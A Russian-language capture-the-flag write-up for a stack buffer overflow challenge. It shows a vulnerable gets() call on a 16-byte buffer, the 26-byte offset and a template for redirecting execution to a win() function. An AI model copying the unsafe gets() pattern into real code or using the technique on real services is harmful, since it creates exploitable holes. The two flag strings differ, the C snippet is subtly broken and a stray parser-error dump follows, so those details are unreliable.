Описание: Неизвестный сообщил нам, что в нашей системе управления обнаружена критическая уязвимость. Нужно срочно проверить на всякий случай.

Флаг: Sibintek{Oil_R3f1n3ry_C0ntrOl_5y5t3m}

Как игрок, у нас есть доступ только к скомпилированному бинарному файлу task и описанию задачи. Первым шагом было исследование поведения программы.

При запуске программы мы видим главное меню с некоторыми опциями:

```
== Главное меню ==
1. Управление ресурсами - Инициализация и освобождение ресурсов
2. Анализ данных - Сбор и обработка метрик
3. Ввод данных - Получение пользовательского ввода
4. Выполнение анализа - Оценка производительности и статистики
5. Выход - Завершение программы
```

01

Анализ уязвимости.

Уязвимость находится в функции `process_input()`, которая использует небезопасную функцию `gets()` для чтения пользовательского ввода в буфер размером 16 байт:

```
void process_input() {
    char buf[16];
    printf("Enter input: \n");
    return gets(buf);
}
```

Функция `gets()` не проверяет длину вводимых данных, что приводит к переполнению буфера - классической уязвимости buffer overflow. Это позволяет перезаписать:

1. Другие локальные переменные функции
2. Базовый указатель фрейма (EBP)
3. Адрес возврата функции (EIP)

02

Определение смещения .

Чтобы получить контроль над выполнением программы, нужно определить, сколько байт нужно для заполнения буфера до адреса возврата. В данном случае, для перезаписи адреса возврата требуется 26 байт данных + 4 байта нового адреса.

03

Поиск цели.

Анализируя бинарный файл, можно найти функцию, которая открывает файл FLAG.md и выводит его содержимое. Это и есть наша цель - перенаправить выполнение программы на эту функцию.

04

Создание эксплойта.

Для успешной эксплуатации создается полезная нагрузка следующим образом:

1. Заполняем буфер и перезаписываем ЕВР: 26 байт данных.
2. Перезаписываем адрес возврата на адрес функции win().

Эксплуатация осуществляется отправкой 26 байт данных плюс адреса функции win в little-endian формате.

05

Ручная эксплуатация.

Игрок может выполнить эксплуатацию вручную следующим образом:

1. Подключиться к сервису:

```
nc IP PORT
```

2. Выбрать пункт меню "3" для перехода к вводу данных.

3. Отправить эксплойт:

```
[26 байт мусора][адрес функции win в little-endian формате]
```

Флаг Sibintek{0il_R3f1n3ry_C0ntr0l_5y5t3m}

```
Dataview (inline field '== Главное меню =='  
1. Управление ресурсами - Инициализация и освобождение ресурсов  
2. Анализ данных - Сбор и обработка метрик  
3. Ввод данных - Получение пользовательского ввода  
4. Выполнение анализа - Оценка производительности и статистики  
5. Выход - Завершение программы'): Error:  
-- PARSE FAILED -----  
----  
> 1 | == Главное меню ==  
| ^  
2 | 1. Управление ресурсами - Инициализация и освобождение  
ресурсов  
3 | 2. Анализ данных - Сбор и обработка метрик  
Expected one of the following:  
'(', 'null', boolean, date, duration, file link, list ('[1, 2,  
3]'), negated field, number, object ('{ a: 1, b: 2 }'), string,  
variable
```